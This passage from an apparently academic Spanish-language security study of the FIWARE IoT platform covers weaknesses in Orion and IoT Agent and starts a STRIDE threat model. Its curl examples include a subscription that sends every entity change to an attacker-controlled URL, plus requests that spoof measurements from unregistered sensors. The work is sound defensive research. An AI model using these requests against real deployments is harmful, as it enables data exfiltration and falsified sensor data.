Se trata de una actividad que combina técnicas pasivas y activas de monitoreo de tráfico y modificación de los mensajes intercambiados ya sea en tránsito o desfasados en el tiempo así como también la repetición de mensajes (ataques de *replay*).

4. Análisis de seguridad de una arquitectura Fiware referencial

Luego de contar con un conocimiento básico acerca de los componentes de la arquitectura Fiware y haber realizado pruebas de concepto interactuando con algunos de sus módulos y observando su comportamiento, el siguiente paso dio lugar a profundizar en el análisis de seguridad. Para ello, se consideró el despliegue de una plataforma de estudio ficticia basada en un tutorial proporcionado por Fiware, que contiene componentes centrales de toda arquitectura Fiware: Orion y IoT *Agent*.

El proceso de investigación fue conducido en **tres grandes etapas**.

En **primer lugar** se procedió a identificar **problemáticas de seguridad en Fiware**. El estudio estuvo focalizado en los componentes centrales Orion y IoT *Agent* y sus interacciones. Se utilizaron las fuentes bibliográficas mencionadas en el marco teórico complementando con publicaciones técnicas en `Foco-Timbó`, `Colibrí` y búsquedas *online* directas, se indagó en la documentación oficial proporcionada por Fiware, se inspeccionó el código fuente de los componentes de forma manual, se hizo una búsqueda de *issues* reportados por medio de los repositorios públicos en `Github`[4] de cada uno de los módulos o preguntas en `StackOverflow`[5] y se interactuó con los componentes directamente en un entorno local controlado.

Las problemáticas de seguridad señaladas permitieron establecer un estado general primario de seguridad de los componentes de Fiware estudiados a nivel arquitectónico. Sumando a ésto el entendimiento en alto nivel de una arquitectura Fiware referencial, cimentó las bases brindando elementos de interés para el comienzo de la **segunda etapa**, donde se llevó a cabo el **modelado de amenazas** en el escenario de estudio desde la perspectiva de un atacante. El criterio fue identificar amenazas de acuerdo a la metodología STRIDE clasificándolas en categorías que representan objetivos potenciales de un atacante. El espectro de posibles amenazas dio paso a la identificación de objetivos de ataque concretos en relación a los componentes Orion y IoT *Agent*.

Finalmente, la **tercera fase** consistió en realizar un **trabajo de campo experimentando** un **subconjunto de los objetivos de ataque** definidos en el escenario referencial de manera de verificar su factibilidad y demostrar cuál sería el impacto que tendría cada ataque materializado.

[4] https://github.com
[5] https://stackoverflow.com

4.1. Identificación de problemáticas de seguridad en componentes Orion y *IoT Agent*

Como resultado del proceso indagatorio se logró distinguir los siguientes puntos.

4.1.1. Comunicaciones cifradas TLS no exigidas

Por defecto no es mandatorio el uso de comunicaciones cifradas entre componentes de una arquitectura Fiware. Esto incluye interacciones Orion←→*IoT Agent*, Orion←→MongoDB, *IoT Agent*←→MongoDB, *IoT Agent*←→dispositivos IoT e intercambios directos con Orion, *IoT Agent* y MongoDB.

Esto implica que en un escenario en donde no se utilicen comunicaciones cifradas, el tráfico de red vaya en texto claro posibilitando la inspección y/o alteración de datos en tránsito. Este comportamiento puede observarse en la sección 4.3.2 de la experimentación.

4.1.2. Autenticación con MongoDB no exigida

Por defecto no es obligatorio el uso de mecanismos de autenticación entre Orion←→MongoDB y *IoT Agent*←→MongoDB.

En un despliegue de plataforma donde no se utilice autenticación con MongoDB, podría posibilitar modificaciones anónimas no autorizadas. Este comportamiento puede observarse en la sección 4.3.1.4 de la experimentación.

4.1.3. Orion y IoT Agent no exigen autenticación ni autorización

Por defecto los componentes Orion y *IoT Agent* no ofrecen mecanismos propios de control de acceso. Se pueden proporcionar módulos de Fiware adicionales para proteger su acceso.

4.1.4. Modelo *multi-tenancy* podría habilitar modificaciones no autorizadas en otros tenants

El modelo *multi-tenancy* en Fiware es establecido por medio de una separación lógica de bases de datos en MongoDB. Para ello se utiliza un *header* especial "`Fiware-Service`" que permite indicar en cada solicitud HTTP el *tenant* al que se hace referencia (Márquez y Zangelin, 2016, setiembre 16, p. 22; Fiware Orion, 2022, capítulos *Multi Tenancy y MultiService / MultiTenancy Database Separation*; *Fiware Tutorial IoT Agent*, 2022, capítulo *Connecting IoT devices*).

En el capítulo de antecedentes se comentó acerca de una publicación a comienzos de 2020 (Salhofer y Detzner, 2020, p. 7) que hacía visible problemas de seguridad en el modelo *multi-tenancy* de Fiware que podría permitir realizar alteraciones en otros *tenants*, incluso en *tenants* inexistentes. La investigación hacía énfasis en que en una plataforma donde estuviera implementado el nivel 2 o 3 de seguridad utilizando componentes de Fiware, no sería posible establecer mecanismos de control de acceso basados en el header "`Fiware-Service`".

Se realizaron algunas pruebas de concepto básicas de forma de validar comportamientos llegando a los siguientes resultados preliminares.

4.1.4.1. Creación arbitraria de tenants especificando header "`Fiware-Service`"

Suponiendo un escenario en el cual no existen mecanismos de control de acceso desplegados, si una solicitud HTTP contiene el *header* "`Fiware-Service`" con un valor X" y el *tenant* no existe, Orion crea una base de datos "`orion-X`".

A continuación se muestran dos ejemplos en los cuales se crea una entidad a través de Orion en un *tenant* de nombre "`tenant_1`" legítimo en primera instancia y luego se crea otra entidad en un *tenant* de nombre "`inexistent`" inexistente.

```
curl -iX POST \
  '<http|https>://<orion-host>:<orion-port>/v2/entities' \
  -H 'Content-Type: application/json' \
  -H 'Fiware-Service: tenant_1' \
  -H 'Fiware-Servicepath: /' \
  -d '
{
    "id": "urn:ngsi-ld:Store:008",
    "type": "Store",
    [...],
    "name": {
        "type": "Text",
        "value": "Bösebrücke Einkauf"
    }
}'
```

Se puede observar en el motor de base de datos de Orion que la entidad recién creada se encuentra almacenada en la base de datos asociada al `tenant_1`:

```
> show databases;
orion           0.000GB
orion-tenant_1  0.000GB
> use orion-tenant_1
> db['entities'].find()
{ "_id" : { "id" : "urn:ngsi-ld:Store:008", "type" : "Store", "servicePath" : "/" },
"attrNames" : [ "address", "location", "name" ], [...], "name" : { "type" : "Text",
```

```
"creDate" : 1644242378.4697275, "modDate" : 1644242378.4697275, "value" : "Bösebrücke
Einkauf", "mdNames" : [ ] } }, [...] }
```

Análogamente, la creación de otra entidad pero para un *tenant* inexistente:

```
curl -iX POST \
  '<http|https>://<orion-host>:<orion-port>/v2/entities' \
  -H 'Content-Type: application/json' \
  -H 'Fiware-Service: inexistent' \
  -H 'Fiware-Servicepath: /' \
  -d '
{
    "id": "urn:ngsi-ld:Store:045",
    "type": "Store",
    [...]
    "name": {
        "type": "Text",
        "value": "Store Y"
    }
}'
```

```
> show databases;
orion           0.000GB
orion-tenant_1  0.000GB
orion-inexistent  0.000GB
> use orion-inexistant
> db['entities'].find()
{ "_id" : { "id" : "urn:ngsi-ld:Store:0457", "type" : "Store", "servicePath" : "/" },
"attrNames" : [ "address", "location", "name" ], "attrs" : [...]  "name" : { "type" :
"Text", "creDate" : 1644243022.322857, "modDate" : 1644243022.322857, "value" : "Store Z",
"mdNames" : [ ] } }, [...] }
```

4.1.4.2. Soporte de *header* "`Fiware-Service`" en reglas de autorización Fiware

En base al relevamiento realizado, se pudo observar que el componente Keyrock adiciona la capacidad de incorporar el *header* "`Fiware-Service`" en reglas de autorización en agosto de 2020. Esto indicaría que **versiones anteriores a 7.9.2 no disponen de dicha característica**.




Figura 17 – Detalle de release de versión de Fiware IdM Keyrock 7.9.2[6]

[6] https://github.com/ging/fiware-idm/releases/tag/FIWARE_7.9.2

Figura 18 – Indicativo de adición de soporte al header Fiware-Service en Fiware IdM Keyrock[7]

El detalle de los cambios realizados en la versión de Keyrock 7.9.2 puede observarse en el Anexo 3:

4.1.5. Agentes IoT reciben medidas de dispositivos no registrados

De forma que los dispositivos IoT puedan establecer comunicación con los agentes de ingesta para el envío de sus medidas de sensado, es necesario que en primera instancia se configure un grupo de dispositivos para luego registrar de forma individual cada dispositivo.

Simplificando, a continuación se muestra un ejemplo de creación de un grupo de aprovisionamiento de servicio, interactuando de forma directa con el puerto norte del IoT *Agent* con protocolo *Ultralight* (protocolo simple basado en texto), donde:

- Se está realizando una solicitud HTTP POST al *endpoint* alojado en "`<http|https>://<iot-agent-host>:<iot-agent-`**`north`**`-port>/iot/services`" (*Fiware Tutorial IoT Agent*, 2022, capítulo *Provisioning a Service Group*).

- El cuerpo del mensaje HTTP es un objeto JSON que especifica la "`<API-KEY>`" que utilizarán los dispositivos al enviar sus medidas al *endpoint* "`<http|https>://<iot-agent-host>:<iot-agent-`**`south`**`-port>`**`/iot/d`**". Además indica la URL del *Context Broker* que recibirá dichas medidas "`<http|https>://<orion-host>:<orion-port>`" y el tipo de entidad a catalogar aquellos dispositivos no reconocidos, que en este caso es "`Thing`".

```
curl -iX POST \
  '<http|https>://<iot-agent-host>:<iot-agent-north-port>/iot/services' \
  -H 'Content-Type: application/json' \
  -H 'fiware-service: openiot' \
  -H 'fiware-servicepath: /' \
  -d '{
```

[7] https://github.com/ging/fiware-idm/blob/20420b045f11dde29673a6d1fff8c88ece05c524/controllers/oauth2/oauth2.js

```
 "services": [
   {
     "apikey":      "<API-KEY>",
     "cbroker":     "<http|https>://<orion-host>:<orion-port>",
     "entity_type": "Thing",
     "resource":    "/iot/d"
   }
 ]
}'
```

El registro de un nuevo sensor se realiza de la siguiente manera interactuando de forma directa con el IoT *Agent* donde:

- Al igual que en el caso anterior se está realizando una solicitud HTTP POST al *endpoint* alojado en "`<http|https>://<iot-agent-host>:<iot-agent-`**`north`**`-port>/iot/services`".

- El cuerpo del mensaje HTTP es un objeto JSON que especifica el tipo de entidad, el cual en este caso es un sensor de movimiento "`Motion`", su identificador "`motion001`" y algunos otros atributos y relaciones (*Fiware Tutorial IoT Agent*, 2022, capítulo *Provisioning a Sensor*).

```
curl -iX POST \
  '<http|https>://<iot-agent-host>:<iot-agent-north-port>/iot/devices' \
  -H 'Content-Type: application/json' \
  -H 'fiware-service: openiot' \
  -H 'fiware-servicepath: /' \
  -d '{
 "devices": [
   {
     "device_id":   "motion001",
     "entity_name": "urn:ngsi-ld:Motion:001",
     "entity_type": "Motion",
     "timezone":    "Europe/Berlin",
     "attributes": [
       { "object_id": "c", "name": "count", "type": "Integer" }
     ],
     "static_attributes": [
       { "name":"refStore", "type": "Relationship", "value": "urn:ngsi-ld:Store:001"}
     ]
   }
 ]
}
'
```

Si dicho sensor quisiera enviar medidas al *IoT Agent*, lo haría enviando su medición al puerto sur al siguiente endpoint:
"**`<http|https>://<iot-agent-host>:<iot-agent-sourth-port>`**`/iot/d?i=`**`motion001`**`&k=`**`<API-KEY>`**"

Un ejemplo de envío de una medida de sensado sería (*Fiware Tutorial IoT Agent*, 2022, sección *Four Request*):

```
curl -iX POST \
'<http|https>://<iot-agent-host>:<iot-agent-sourth-port>/iot/d?k=<API-KEY>&i=motion001' \
  -H 'Content-Type: text/plain' \
  -d 'c|1'
```

Se hicieron pruebas simulando el envío de medidas desde sensores previamente no registrados o inexistentes en la plataforma notando que:

- Es requerido el uso de una <API-KEY> válida registrada previamente (parámetro “k” de la solicitud).

- El identificador del sensor (parámetro “i” de la solicitud) puede ser arbitrario y no corresponder a un dispositivo registrado. Las medidas recibidas por el IoT *Agent* serán recibidas, procesadas, enviadas hacia el *Context Broker* y catalogadas como provenientes de una entidad “`Thing`”.

Se puede observar que en un escenario en donde un atacante pueda interceptar la comunicación entre dispositivos IoT y agente (sección 4.1.1) y capturar un <API-KEY> válida, podría habilitar el envío de medidas falsas de sensores registrados así como también el envío de medidas de sensores no existentes. Un envío de mediciones en gran escala podría causar fallas de funcionamiento en el *IoT Agent* u Orion, provocar denegación de servicio o agotamiento de recursos de almacenamiento en MongoDB.

Notas acerca de pruebas realizadas:

- Este comportamiento pudo observarse en la versión **1.16.2** del componente ***IoT Agent Ultralight***. Es muy probable que versiones anteriores tengan el mismo comportamiento; posiblemente también agentes que manejan otros tipos de protocolos.

- Según pudo constatarse, a partir de la versión **1.17.0** de ***IoT Agent Ultralight***, se realiza una validación del identificador del dispositivo, sucediendo un error con código HTTP *422 Unprocessable Entity* cuando el dispositivo no ha sido previamente registrado. No obstante, se observó que la entidad es igualmente creada en la base de datos de Orion pero sin la métrica de sensado, así como también queda una referencia al dispositivo inexistente en la base de datos del IoT *Agent Ultralight*.

4.1.6. Creación de suscripciones en Orion ante cambios de contexto

Orion permite que aplicaciones puedan suscribirse ante cambios de contexto y sean informadas cuando ocurren variaciones. La creación de suscripciones admite una URL arbitraria y condiciones que se tienen que cumplir (por ejemplo en términos de valores de atributos y tipos de las entidades) para que se dispare el evento de notificación. Cuando todas las condiciones especificadas para una suscripción son verdaderas, Orion crea una solicitud HTTP POST sincrónica a la URL especificada con la actualización de los datos en formato JSON.

En este sentido las operaciones de creación, actualización y listado de suscripciones pueden suponer divulgación de información sensible (datos de contexto y aplicaciones existentes suscriptas) si su acceso no es controlado o los mecanismos de control de acceso son permisivos.

Suponiendo un escenario en el cual no existen mecanismos de control de acceso en la creación de suscripciones, un atacante interactúa de forma directa con Orion creando una suscripción donde:

- Realiza una solicitud HTTP POST al *endpoint* alojado en "**<http|https>://<orion-host>:<orion-port>/v2/subscriptions**" (*Fiware Tutorial Subscriptions*, 2022, capítulo *Setting up a simple Subscription*).

- Especifica en el cuerpo del mensaje HTTP un objeto JSON donde se especifica un filtro de entidades **idPattern=.*** que incluye a todas las entidades de la plataforma y una URL de notificación que apunta a un servidor de dominio del atacante (Fiware Orion, 2022, capítulo *Subscriptions*; *Fiware Tutorial Historic Context NIFI*, 2022, capítulo *Subscribing to Context Changes*):

```
curl -iX POST \
  --url '<http|https>://<orion-host>:<orion-port>/v2/subscriptions' \
  --header 'content-type: application/json' \
  --data '{
  "description": "Notify me of all entity changes",
  "subject": {
    "entities": [
      {
        "idPattern": ".*"
      }
    ]
  },
  "notification": {
    "http": {
      "url": "<attacker-controlled-url>"
    }
  }
}'
```

Por ejemplo, en el escenario de una plataforma Fiware que gestione el estado de contexto de un almacén que vende productos, si cambia el valor del atributo “precio” de una cerveza, el atacante recibirá una notificación con el cambio de la entidad a la URL **<attacker-controlled-url>** similar al indicado a continuación.

Simulando la actualización del valor con el siguiente *request* (*Fiware Tutorial Subscriptions*, 2022, sección *Four Request*):

```
curl -iX PUT \
  --url
'<http|https>://<orion-host>:<orion-port>/v2/entities/urn:ngsi-ld:Product:001/attrs/price/value' \
  --header 'Content-Type: text/plain' \
  --data 89
```

Este es un ejemplo de recepción de una notificación recibida a **<attacker-controlled-url>**:

```
POST / HTTP/1.1
Host: <attacker-controlled-url>
User-Agent: orion/3.3.1 libcurl/7.61.1
Fiware-Servicepath: /
Accept: application/json
Content-Length: 257
Content-Type: application/json; charset=utf-8
Fiware-Correlator: 7280eac8-86bc-11ec-9d24-0242ac120103; cbnotif=1
Ngsiv2-AttrsFormat: normalized

{"subscriptionId":"61fed38a99f48b3f741c055e","data":[{"id":"urn:ngsi-ld:Product:001","type":
"Product","name":{"type":"Text","value":"Beer","metadata":{}},"price":{"type":"Integer","val
ue":78,"metadata":{}},"size":{"type":"Text","value":"S","metadata":{}}}]}
```

4.1.7. Librería iotagent-node-lib < 2.12.0 no soporta autenticación con MongoDB

Iotagent-node-lib (Fiware iotagent-nodelib, 2022) es la librería base de los IoT *Agents* desarrollada en `Node.js`[8] y proporcionada por Fiware para la implementación de agentes personalizados.

En base a la inspección de los *releases* y *commits* realizados en el proyecto (ver Figura 19), se pudo constatar que el soporte para autenticación con MongoDB fue adicionada en la versión 2.12.0 que salió en abril de 2020, por lo que versiones anteriores no tienen dicha capacidad.

[8] https://nodejs.org

Figura 19 – Detalle de release de versión 2.12.0 de librería iotagent-node-lib[9]

El detalle de los cambios realizados en la versión 2.12.0 puede observarse en el Anexo 4:

4.1.8. Librería iotagent-node-lib < 2.13.0 no soporta TLS con MongoDB

En base a la inspección de los *releases* y *commits* realizados en el proyecto (ver Figura 20), se pudo constatar que el soporte para comunicaciones cifradas TLS con MongoDB fue adicionada en la versión 2.13.0 que salió en setiembre de 2020, por lo que versiones anteriores no tienen dicha capacidad.




Figura 20 – Detalle de release de versión 2.13.0 de iotagent-node-lib[10]

El detalle de los cambios realizados en la versión 2.13.0 puede observarse en el anexo 5.

[9] *https://github.com/telefonicaid/iotagent-node-lib/releases/tag/2.12.0*
[10] https://github.com/telefonicaid/iotagent-node-lib/releases/tag/2.13.0

4.1.9. Orion < 2.3.0 no soporta TLS con MongoDB

En base a la inspección de los *releases* y *commits* realizados en el proyecto (ver Figura 21), se pudo constatar que el soporte para comunicaciones cifradas TLS con MongoDB fue adicionada en la versión 2.3.0 de Orion que salió en noviembre de 2019, por lo que versiones anteriores no tienen dicha capacidad.




Figura 21 – Detalle de release de versión 2.3.0 de Orion[11]

El detalle de los cambios realizados en la versión 2.3.0 puede verse en el Anexo 6.

4.1.10. Orion no soporta verificación de certificados TLS con MongoDB

Orion a la fecha no soporta en ninguna de sus versiones la verificación del *path certificate* en las comunicaciones TLS con MongoDB. Esto significa que la implementación de Orion en el uso del conector mongodb no brinda soporte para validar el certificado que ofrece el servidor MongoDB si se utilizan comunicaciones cifradas.

Se pudo constatar que en la versión 3.0.0 (ver Figura 22) de abril de 2021 se introdujo un cambio que acepta el uso de certificados inválidos mediante la opción `tlsAllowInvalidCertificates=true` en el conector mongodb utilizado por Orion. Tal como se indica en la documentación oficial de MongoDB se recomienda fuertemente evitar el uso de dicha propiedad (ver Figura 24). Esto podría permitir ataques *man-in-the-middle* (MiTM) entre Orion ←→ MongoDB y que no sean detectados.

[11] https://github.com/telefonicaid/fiware-orion/releases/tag/2.3.0




Figura 22 – Detalle de release de versión 3.0.0 de Orion[12]

Figura 23 – Opción tlsAllowInvalidCertificates=true en conexión con MongoDB[13]




Figura 24 – Recomendación en el uso de opción tlsAllowInvalidCertificates por MongoDB[14]

4.1.11. Ausencia de soporte de *Docker Secrets* en *releases* con fecha < 2019

El uso de *Docker Secrets* tiene por finalidad proteger la información sensible en tránsito tal como ser credenciales, secretos, etc. En el caso de los componentes docker de Fiware, los datos de configuración de las instancias se pasan por medio de variables de entorno.

[12] https://github.com/telefonicaid/fiware-orion/releases/tag/3.0.0

[13] https://github.com/telefonicaid/fiware-orion/blob/906bffa9ac1e940210856b4e61da7c9d24e05537/src/lib/mongoDriver/mongoConnectionPool.cpp#L364

[14] https://docs.mongodb.com/manual/tutorial/configure-ssl-clients/#avoid-use-of---tlsallowinvalidcertificates-option

Orion actualmente no tiene soporte para *Docker Secrets* como se ha podido corroborar al inspeccionar el código fuente y la documentación oficial.

En relación a los componentes *IoT Agents*, se pudo observar un aumento de soporte gradual a lo largo de los años comenzando desde 2019 a partir del reporte de un *issue*[15] mostrando tal problemática. Por ende, versiones anteriores de dichos componentes no brindan dicha capacidad.

En el caso del componente *IoT Agent* con protocolo *Ultralight*, el soporte comenzó en la versión 1.9.0 de febrero 2019 hasta la 1.17.0 de junio de 2021 donde se comunicó oficialmente la característica adicionada de *Docker Secrets*.




Figura 25 – Detalle de versión 1.17.0 de IoT Agent Ultralight 2.0[16]

Para el componente *IoT Agent* con protocolo JSON, se fueron adicionando de forma gradual varios parámetros soportados hasta su comunicación oficial en la versión 1.18.0 de junio de 2021.




Figura 26 – Detalle de versión 1.18.0 de IoT Agent JSON[17]

[15] https://github.com/telefonicaid/iotagent-ul/issues/329
[16] https://github.com/telefonicaid/iotagent-ul/releases/tag/1.17.0
[17] https://github.com/telefonicaid/iotagent-json/releases/tag/1.18.0

4.1.12. Cuentas de sensores IoT en IdM de Fiware sólo soportan nivel 1 de seguridad

Tal como se comenta en el capítulo de antecedentes y en las restricciones al modelo de control de acceso en la sección 3.1.3.3, las cuentas de sensores creadas a través de Fiware IdM Keyrock y utilizadas por dispositivos IoT solo brindan soporte para autenticación pero no autorización.

Se plantea un escenario de ataque en el cual si las credenciales de un sensor fueran comprometidas, podrían ser utilizadas para simular medidas provenientes de otros sensores. Asimismo, sería posible generar medidas de sensores inexistentes tal como se estudia en el punto 4.1.5.

4.2. Modelado de amenazas en escenario de estudio

Dado el escenario de estudio que se presenta a continuación, se busca modelar las amenazas siguiendo la metodología planteada por OWASP[18]. OWASP[19] es una organización sin fines de lucro que tiene como propósito mejorar la seguridad de las aplicaciones, proporcionando recursos, herramientas, educación, capacitaciones y una gran comunidad por detrás.

La metodología plantea un enfoque de trabajo metodológico, con buena documentación y mantenida por una organización conocida y referente de seguridad, lo cual representa un punto de partida muy relevante. Tiene por objetivos la identificación, cuantificación y abordaje de los riesgos de seguridad asociados desde una perspectiva ofensiva, en 3 etapas.

- Etapa 1: Descomponer la aplicación.
- Etapa 2: Identificar amenazas y su nivel de riesgo.
- Etapa 3: Determinar contramedidas y mitigaciones.

En este apartado, el **foco del proceso de modelado** está puesto en los siguientes puntos incluidos en las primeras 2 etapas anteriores:

- **Descomponer la aplicación** de caso de estudio desde la perspectiva de un atacante, identificando sus puntos de entrada, activos y permisos de acceso requeridos, finalizando con la elaboración de una representación visual de los componentes y flujos de datos.
- **Identificar amenazas** siguiendo la metodología STRIDE, la cual permite distinguir amenazas clasificándolas en 6 objetivos potenciales por parte de un atacante.
- **Analizar objetivos de ataque** en activos considerados críticos en el escenario.

4.2.1. Caso de estudio / Escenario de trabajo

En el marco de la definición del escenario de trabajo se decidió considerar uno que contenga componentes que en toda solución Fiware deberían estar presentes. En este sentido, fue de interés que la arquitectura de la solución a considerar fuera simple y con un despliegue “tipo” de los componentes como microservicios.

[18] *OWASP Threat Modeling*: https://owasp.org/www-community/Threat_Modeling_Process#introduction
[19] *OWASP: https://owasp.org/*

4.2.1.1. Arquitectura




Figura 27 – Arquitectura de caso de estudio (*Fiware Tutorial IoT Agent*, 2022)

4.2.1.2. Características

El caso de estudio está basado en una versión a junio de 2021[20] de un tutorial proporcionado por Fiware (*Fiware Tutorial IoT Agent*, 2022) con el fin del entendimiento de la plataforma. Se trata de un escenario simple que describe una aplicación para manejo de *stock* de una cadena de supermercados.

Tiene las siguientes características:

a) Principales funcionalidades

- Por defecto existen 4 supermercados y cada supermercado tiene 4 sensores/actuadores.
- Los sensores/actuadores son simulados mediante *software* y pueden ser controlados realizando solicitudes NGSI dirigidas hacia el *Orion Context Broker*, como también a través de una aplicación web "monitor" de sensores. Comúnmente se utiliza la terminología sensores "*dummy*" dado que representan o simulan dispositivos reales, pero no lo son.
- Pueden ser realizadas solicitudes NGSI de forma directa hacia el componente *Orion Context Broker*.
